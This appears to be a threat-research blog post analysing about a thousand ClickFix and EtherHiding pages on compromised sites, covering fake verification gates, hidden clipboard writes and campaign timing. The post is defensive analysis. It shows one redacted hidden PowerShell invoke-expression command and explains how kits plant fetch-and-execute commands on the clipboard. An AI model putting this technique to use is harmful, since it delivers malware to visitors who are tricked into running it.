ClickFix at scale: 1,122 pages, 1,020 captured commands
22 min read
01 · The gate
One click. The page has already written to the clipboard.
02 · What it asks for
03 · Where it lands
> powershell -w hidden -c "iex ⋯ redacted ⋯"
The first post on this blog explained the trick: a fake “verify you are human” gate puts a command on your clipboard and asks you to run it yourself. Since then we have been tagging every page our engine convicts for it, and the pile is now big enough to say things about. This is a read through all of it: every ClickFix and EtherHiding page since we started labelling in August, around nine hundred compromised sites, and roughly a thousand commands the kits wanted pasted into a Run dialog or a Terminal.
- 1,122
- ClickFix pages
- 817
- EtherHiding pages
- 919
- distinct hosts
- 1,020
- commands captured
Our corpus, 4 August to 13 October 2026: every stored scan our engine tagged as ClickFix or EtherHiding. 713 pages carry both tags. 979 of the captured commands were hidden from the visitor.
The shape of the corpus
ClickFix is the largest family we convict, and it is not close. Credential phishing, remote-access-tool droppers and device-code lures are all in the same period, but added together they are a small fraction of the pages that want a shell command pasted. Most of the ClickFix pages were EtherHiding pages too: the verification screen the visitor saw had been fetched from a smart contract on a public blockchain a second earlier. More on that below.
The month-by-month count shows how quickly this grew. Counting convictions across both tags, August, the first month we tagged, holds a little under three hundred. September holds six hundred. The first thirteen days of October hold three hundred and forty, so October is running at September’s pace. The thirty-day public feed, the slice anyone can see without an account, looks like this:
- ClickFix726
- EtherHiding545
- Executable delivery57
- RMM abuse33
- Brand clone28
- Automatic download22
- Device-code phishing9
- Credential exfiltration7
- Adversary-in-the-middle6
The daily counts come in bursts rather than a steady line. Three days in that window each delivered more than sixty convictions, and on those days nearly every ClickFix page was also an EtherHiding page. That is what a campaign on compromised WordPress hosts looks like from where we sit: one loader lands on a few hundred sites at once, all of them start reading the same contract, and the feed lights up for a day or two until the hosting providers catch up.
The victim hosts are ordinary. The top-level domains are what you would expect from a sweep of small businesses with an unpatched theme, mostly .com, then Brazil, Switzerland, Australia, the UK, Germany, Italy, Argentina, France, Canada, India and Spain. Law firms, clinics, a chilli farm, a parking operator, a UK retailer, a Kuwaiti shopping mall, a Vim colour-scheme gallery. None of them chose to host this.
Two more things about the pile that matter for everything below. All but 41 of the 1,020 captured commands were hidden, meaning they appeared nowhere in the page’s visible text. And the clipboard write is more old-fashioned than we expected: the legacy select-and-copy call, execCommand, outnumbers the modern asynchronous clipboard API in the corpus, and a fair number of kits fire both. That makes sense once you look at the permission model. The asynchronous API wants a secure context and a user activation and can trip a permission prompt; execCommand("copy") works over plain HTTP and from inside an iframe with less friction, and some of these compromised sites are still served over HTTP or with mixed content. Firing both is the rational choice for a kit author who does not know where the kit will land.
Four stages, every time
A thousand pages is a lot of variety on the surface and very little underneath. Every one of them does the same four things in the same order, because the technique does not work otherwise.
- The costume and the gate. A verification widget the visitor is asked to satisfy. Usually a Cloudflare or reCAPTCHA imitation, sometimes a vendor’s “update required” screen, occasionally a real third-party bot wall in front of the kit.
- The instruction surface. A recipe the visitor cannot read before the click: get to a shell, paste, run. It is hidden in the DOM, or built at runtime, or drawn as pictures of keys so that there is no text to match.
- The clipboard write. The chokepoint. On a gesture the page puts the command on the clipboard, by the modern clipboard API or by the old select-and-copy trick. Whatever else the kit rotates, this has to happen.
- The payload. What lands on the clipboard. A one-line fetch-and-execute for a Windows interpreter, or a one-line fetch-and-execute for a Unix shell. This is where the two halves of the corpus part ways.
Everything else, the hostnames, the script names, the random paths, the contract addresses, the colour of the fake Cloudflare header, is free for the attacker to change, and does change; in one case between two samples twenty minutes apart. The four stages stay where they are, which is why most of our detection work ends up aimed at them.
The wardrobe




The costumes are the part people see, so here is a set from the corpus. All of them are captures of the attacker’s own pages as served. We have boxed out the compromised site’s name in each one; the vendor branding is the kit’s imitation, not something we drew.





